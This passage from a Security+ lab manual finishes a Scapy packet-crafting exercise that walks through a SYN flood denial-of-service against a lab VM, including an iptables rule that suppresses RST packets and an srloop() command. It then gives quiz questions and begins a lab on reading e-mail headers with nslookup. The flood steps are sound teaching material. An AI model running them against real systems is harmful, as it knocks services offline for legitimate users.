i. Type **tcp.display()** to call the **display()** function with the **tcp** variable, which shows all fields and default values currently assigned to the TCP segment. Notice that the **sport** (source port) value displays as **ftp_data**.

j. Type **tcp.sport** to view the default Scapy setting for the Source Port field in the TCP header, which displays as 20. The FTP Data port used to be 20, but many years ago, active FTP was replaced by passive FTP, which eliminated the usage of this port. However, the association lives on. This also means that Scapy uses port 20 as the default source port. You’ll also notice that the default flag setting is **S**, which means the SYN flag is the only current flag set.

k. Type **tcp.flags=”SA”** to turn the ACK flag on in addition to the SYN flag.

l. Type **tcp.display()** to verify that both flags are on.

m. Type **tcp.flags=”S”** to turn the ACK flag off, by specifying just the SYN flag should be on.

n. Type **tcp.dport=11210** to change the destination port in the TCP segment to 11210.


Change the display filter in Wireshark on the Windows 10 VM to **tcp.port==11210**.

o. One at a time, type

```
ip.display()
```

```
tcp.display()
```

to take one more look at the IP packet’s and TCP segment’s values, as shown in Figure 16-37.




```
>>> ip.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 16
  proto= hopopt
  chksum= None
  src= 192.168.1.114
  dst= 192.168.1.108
  \options\

>>> tcp.display()
###[ TCP ]###
  sport= ftp_data
  dport= 11210
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= []

>>> 
```

FIGURE 16-37 IP header and TCP header in Scapy

p. Type **sr1(ip/tcp)**.

The **sr()** function sends packets and receives answers. The **sr1()** function records just the initial response, as shown in Figure 16-38.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
Scapy v2.4.3
04:47 PM
Scapy v2.4.3

```
>>> sr1(ip/tcp)
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4 ihl=5 tos=0x0 len=40 id=21 flags=DF frag=0 ttl=1
28 proto=tcp chksum=0x768c src=192.168.1.108 dst=192.168.1.114
|<TCP  sport=11210 dport=ftp_data seq=0 ack=1 dataofs=5 reserve
d=0 flags=RA window=0 chksum=0xffc2 urgptr=0 |<Padding  load='\
x00\x00\x00\x00\x00\x00' |>>>
>>> 
```

FIGURE 16-38 RST and ACK flags in return

q. Enter the following, pressing ENTER after each command:

```
tcp.dport=445
sr1(i/t)
```

When you change the destination port to 445 (and change the Wireshark filter to **tcp.port==445**), once again, in the Scapy output and the Wireshark capture, you’ll notice that a SYN/ACK was sent back in return, since port 445 was open.

4a–4e

Step 4 A SYN flood attack is a type of DoS attack where an attacker sends an enormous amount of TCP segments with the SYN flag set in hopes of bringing down a server or network. The attacking machine says “SYN.” The victim machine replies with “SYN/ACK.” However, the attacking machine now says… nothing! That’s a half-open connection! A good amount of these half-open connections could bring a server to its knees, keeping it from connecting with legitimate clients, because there are no more connections available. This DoS attack compromises the availability of the victim machine. Scapy can be used to test for (ethical pentest) or carry out (unethical cyberattack) such an attack. That’s exactly what you’ll do in this step.

a. Think back to when Nmap sent a SYN and got back the SYN/ACK. Nmap then sent an RST, which closed the connection. This isn’t port scanning anymore, though. We want to perform a SYN flood attack, so sending an RST closes the half-open connection. We want to have a great amount of these half-open connections, so we need to take additional action. To stop Kali Linux from sending an RST, which closes the connection, ruining the SYN flood attack, we’re going to write an iptables (packet filter) rule to drop (block) all outgoing TCP segments from Kali Linux with the RST flag set. That way, the victim machine won’t get the RST and close the connection, and the numerous half-open connections will stay half open.

In Kali Linux, open a new terminal (leave Scapy as is) and enter the following command:

```
sudo iptables -A OUTPUT -o eth0 -p tcp --tcp-flags RST RST
-j DROP
```

Now, modify the existing IP packet and TCP segment from the previous step.

b. Back in Scapy, type

```
tcp.sport=RandShort()
```


to use the **RandShort()** function, which creates a random source port.

c. In Scapy, type

```
ans,unans=srloop(ip/tcp,inter=.03,retry=2,timeout=4)
```

to use the **srloop()** function, which continuously loops SYN segments (send and receive). You’ll see lots of action in Scapy, as shown in

Figure 16-39.



Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
Scapy v2.4.3
[jonathan@kali-weiss...
05:21 PM
Scapy v2.4.3

```
 / Padding
RECV 1:

RECV 1: IP / TCP 192.168.1.108:microsoft_ds > 192.168.1.114:44462
SA / Padding
RECV 1:

RECV 1: IP / TCP 192.168.1.108:microsoft_ds > 192.168.1.114:57221
SA / Padding
RECV 1:

RECV 1: IP / TCP 192.168.1.108:microsoft_ds > 192.168.1.114:64130
SA / Padding
RECV 1:

RECV 1: IP / TCP 192.168.1.108:microsoft_ds > 192.168.1.114:25486
SA / Padding
RECV 1:

RECV 1: IP / TCP 192.168.1.108:microsoft_ds > 192.168.1.114:52384
SA / Padding
RECV 1:

RECV 1: IP / TCP 192.168.1.108:microsoft_ds > 192.168.1.114:43276
SA / Padding
RECV 1:

RECV 1: IP / TCP 192.168.1.108:microsoft_ds > 192.168.1.114:37085
SA / Padding
RECV 1:

send ...
```


FIGURE 16-39 SYN scan from Scapy

d. Start a new capture and sniff on the Windows 10 VM, filtering by the IP address of the Kali Linux VM.

e. In a Windows 10 command prompt, enter the following command, which will cause netstat to run continuously every second, which is what the 1 represents. (Press CTRL-C to break out.)

```
netstat -an 1
```

You’ll see output similar to Figure 16-40.



```
  TCP    192.168.1.108:445      192.168.1.114:230      SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:322      SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:624      SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:1140     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:1247     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:1903     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:2096     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:2106     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:2172     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:2313     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:2415     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:2434     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:2453     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:3005     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:3271     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:3285     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:3414     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:3452     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:3707     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:3920     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:3931     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:4006     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:4438     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:4454     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:4468     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:4564     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:4630     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:4677     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:4719     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:4929     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:5750     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:5773     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:5911     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:6094     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:6164     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:6374     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:6753     SYN_RECEIVED
  TCP    192.168.1.108:445      192.168.1.114:7371     SYN_RECEIVED
```

FIGURE 16-40 SYN scan on the Windows 10 VM

f. In Scapy, type **ans.summary()** to display a summary of the SYN flood attack through Scapy’s **summary()** function.

Lab Analysis

1. What’s the difference between a SYN scan and a connect scan?

2. What scan would be best for DNS or DHCP, and why?

____

____

3. What are the three states a port can be classified to be in?

____

____

4. What three entities does a socket consist of?

____

____

5. What’s the difference between a bind shell and a reverse shell?

____

____

6. What are the differences in crafting packets between hping3 and Scapy?

____

____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

ACK

FIN

hping3

netcat

netstat

Python

Raw IP

SYN flood

UDP

1. The ____________ scan is needed for protocols like DNS and DHCP.

2. The ____________ scan is used to find the presence of a firewall.

3. The ____________ scan, like the Xmas and Null scans, is a stealthy scan that uses minimal network bandwidth.

4. The ____________ utility has been described as the “TCP/IP Swiss Army Knife” because it can read from and write to network sockets.

5. The ____________ utility lists sockets, including IP addresses, port numbers, and the Layer 4 protocol.

6. In ____________ mode, hping3 can put data directly inside of an IP packet.

7. Scapy can be used to carry out a(n) ____________ attack.

Chapter 17
Web Components, E-mail, and Instant Messaging

Lab Exercises

Web components that provide functionality through browsers include many protocols, especially those related to e-mail. When you use Gmail through a browser, for example, you are using Internet Message Access Protocol (IMAP) to retrieve e-mail messages from a mail server and Simple Mail Transfer Protocol (SMTP) to send e-mail to a mail server.

➜ **Note**

Post Office Protocol version 3 (POP3) is an older, less capable, and inferior protocol, compared to IMAP, used to retrieve e-mail messages. Interestingly, it's often referred to as POP3 instead of simply POP, whereas IMAP is almost always referred to as IMAP instead of IMAP4 (its current version).

There are many client and server programs used by IMAP and SMTP, and their acronyms all start with M and end with A, as you'll see shortly.

As you work through the lab exercises in this chapter, keep in mind that most of what you’ll see and do in regard to e-mail can be applied to instant messaging (IM). However, instead of e-mail inboxes and directories on servers, IM is more…*instant*…sending text and images from an IM client application on your machine to another IM client application running on someone else’s machine.

⏱ **60 MINUTES**

Lab Exercise 17.01: E-mail Headers

An e-mail header is like a log file because it chronicles the journey an e-mail takes as it passes through multiple mail servers.

These mail servers are known as Simple Mail Transfer Protocol (SMTP) servers because they use SMTP to send and receive e-mails. A user uses an e-mail client, also known as a mail/message user agent (MUA), such as Mozilla Thunderbird (which you used in Chapter 6), running a mail/message transfer agent (MTA) client to send e-mail messages to its SMTP server, which runs an MTA server.

The SMTP server of the client’s domain will issue a Domain Name System (DNS) query for the MX (mail exchanger) resource record of the e-mail recipient domain’s SMTP server. After the MX response arrives, in the form of a fully qualified domain name (FQDN), another DNS query will be issued by the SMTP server of the client’s domain, this time for the destination domain’s SMTP server’s IP address, through a DNS A (IPv4 host address) resource record. When that response arrives, the sending domain’s SMTP server (now acting as an MTA client) will send the e-mail to the destination domain’s SMTP server (acting as the MTA server for the sending domain’s SMTP server). At that point, a mail/message delivery agent (MDA), also known as a local delivery agent (LDA), will place the e-mail in a directory on a server for the e-mail recipient.

The recipient will check their e-mail by using a mail access agent (MAA), which accesses the directory where the MDA placed the e-mail. The older, obsolete POP3 MAA shouldn’t be used today. Instead, you should use either IMAP4 (Internet Control Message version 4) or one of Microsoft’s two protocols: MAPI (Messaging Application Programming Interface) or EAS

(Exchange ActiveSync).

E-mail headers should be read from the bottom up. Here’s an example of a standard message header (without extensions, which are discussed shortly) for an e-mail sent from noah@starwars.com to jacob@beatles.com. The IP addresses in this example are private IP addresses and, as such, are not routable over the Internet.

```
Delivered-To: jacob@beatles.com
Received: by 10.1.2.3 with SMTP id PeNnyLaNe67; Wed, 12
Aug 2020 13:06:52 -0400 (EDT)
Return-Path: noah@starwars.com
Received: from mail.starwars.com (mail.starwars.com
[172.16.17.18]) by mx.beatles.com with SMTP id
RoTs05.2020.08.12.13.06.52; Wed, 12 Aug 2020 13:06:52 -0400
(EDT)
Message-ID: <20200812130650.10314.mail@mail.starwars.com>
Received: from [192.168.1.108] by mail.starwars.com via HTTP;
Wed, 12 Aug 2020 13:06:50 EDT
Date: Wed, 12 Aug 2020 13:06:50 -0400 (EDT)
From: Noah Weissman <noah@starwars.com>
Subject: This is for Daddy’s book!
To: Jacob Weissman < jacob@beatles.com>
```

There are three times when headers are added to the e-mail. The first is when Noah sends the e-mail:

```
Date: Wed, 12 Aug 2020 13:06:50 -0400 (EDT)
From: Noah Weissman <noah@starwars.com>
Subject: This is for Daddy’s book!
To: Jacob Weissman <jacob@beatles.com>
```

The Date: and From: fields were automatically populated, while the Subject: and To: fields were manually entered by Noah.

The second time is when the e-mail reaches Noah’s SMTP server, mail.starwars.com:

```
Message-ID: <20200812130650.10314.mail@mail.starwars.com>
Received: from [192.168.1.108] by mail.starwars.com via HTTP;
Wed, 12 Aug 2020 13:06:50 EDT
```

An ID is assigned by mail.starwars.com to uniquely identify the e-mail. The message was received by the sender's SMTP server, mail.starwars.com, from Noah's e-mail client. The date and time are specified. Noah was using an IP address of 192.168.1.108 when sending this e-mail.

The third time is when Noah's SMTP server sends the e-mail to Jacob's SMTP server:

> Delivered-To: jacob@beatles.com
> Received: by 10.1.2.3 with SMTP id PeNnyLaNe67;Wed, 12 Aug 2020 13:06:52 -0400 (EDT)
> Return-Path: noah@starwars.com
> Received: from mail.starwars.com (mail.starwars.com [172.16.17.18]) by mx.beatles.com with SMTP id RoTs05; Wed, 12 Aug 2020 13:06:52 -0400 (EDT)

The message was delivered to jacob@beatles.com. The recipient's SMTP server's IP address, ID, and the date and time the message reached the recipient's SMTP server are specified. The Return-Path: field specifies where bounce messages about delivery problems should be sent. Mail servers care about this field, not the From: field, which is often confused with the Return-Path: field. Also, the message was received from the sender's SMTP server, mail.starwars.com, using an IP address of 172.16.17.18, by the recipient's SMTP server, mx.beatles.com. The date and time are specified.

Sometimes there are additional headers that start with the letter X, appropriately known as X-headers. The X refers to the fact that these headers are both experimental and an extension of the standard header. X-headers can be used in relation to authentication, spam, tracking, and reporting upon opens, clicks, bounces, and complaints, among other things. If included, the X-Originating-IP header field identifies the source IP address that the e-mail came from. If it's not included, that IP address can be in another field, as shown in the following line (from the preceding header) in the square brackets:

> Received: from [192.168.1.108] by mail.starwars.com via HTTP; Wed, 12 Aug 2020 13:06:50 EDT

Other times, the source IP address will not even appear in the Received field (for example, in web-based e-mail). As of this writing, Microsoft Office

365 is the only web-based e-mail to include the source IP address with the X-Originating-IP header field. Gmail, Yahoo, and all the others do not include it. The reason is summed up in a 2013 Microsoft Answers forum response:

> Please be informed that Microsoft has opted to mask the X-Originating IP address. This is a planned change on the part of Microsoft in order to secure the well-being and safety of our customers.

Keep in mind, though, that some fields in e-mail headers can be spoofed, and the source IP address is one field that can be spoofed very easily.

Learning Objectives

In this lab exercise, you'll explore e-mail headers. At the end of this lab exercise, you'll be able to

- Find the fully qualified domain names (FQDNs) and IP addresses of any domain's SMTP servers
- Read and interpret e-mail headers

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A command-line interface (CLI) on any operating system with an Internet connection
- A web browser with an Internet connection
- A Gmail account

Let's Do This!

You'll be working with both a CLI and a graphical user interface (GUI) to acquire different types of information related to e-mail. Let's get right to it!

📷 **1a–1f**

1c

Step 1 To discover information about SMTP servers, you’re going to use **nslookup**, a network/systems administration tool for issuing specific DNS queries. This will simulate how the sender’s SMTP server discovers the destination’s SMTP server and is then able to send the e-mail to the destination domain.

a. On a Windows machine, open up a command prompt (or on a Linux or Mac machine, open up a terminal, as this chapter’s lab exercises will work on any platform) and enter

```
nslookup
```

to use the interactive mode of **nslookup**.

b. To set a query for MX DNS resource records, enter the following:

```
set q=mx
```

c. Now specify the domain whose SMTP servers you’re interested in seeing. Enter the following to discover the SMTP servers for the rit.edu domain, including the dot at the end, which refers to the root of the DNS hierarchy (you will not get the expected results without the dot at the end):

```
rit.edu.
```

How many RIT SMTP servers do you see?

d. To get the IP address of the SMTP servers, all you have to do is query for the A resource record of each. Start by changing the query to A with the following command:

```
set q=a
```

e. Enter the FQDN of one of the RIT SMTP servers (this one will work the same with or without the dot at the end):

```
mx03c-in01r.rit.edu.
```

You should see the IP address, for this RIT SMTP server, is 129.21.3.13.

f. In a similar fashion, find the MX and A records for the FLCC SMTP server.

📷 **2d–2h**

Step 2 Now you’ll examine full e-mail headers from your Gmail account. If you created a Gmail account recently for this lab exercise or another one in this book, you might not have many e-mails to analyze. Before doing this step, send some e-mails that will evoke replies from as many different domains as possible. Another option is to send your Gmail account e-mails from other accounts of yours.

a. Sign in to your Gmail account.

b. Select an e-mail whose headers you will analyze.

c. Click the More button, which is just to the right of the Reply arrow.

d. Click Show Original.

